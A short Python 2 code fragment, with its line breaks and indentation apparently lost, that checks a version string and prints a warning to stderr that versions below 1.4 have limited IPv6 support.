if version.decode() < "1.4":

print >> sys.stderr, "WARN: version '%s' has limited IPv6 support. See README for details."

% (version)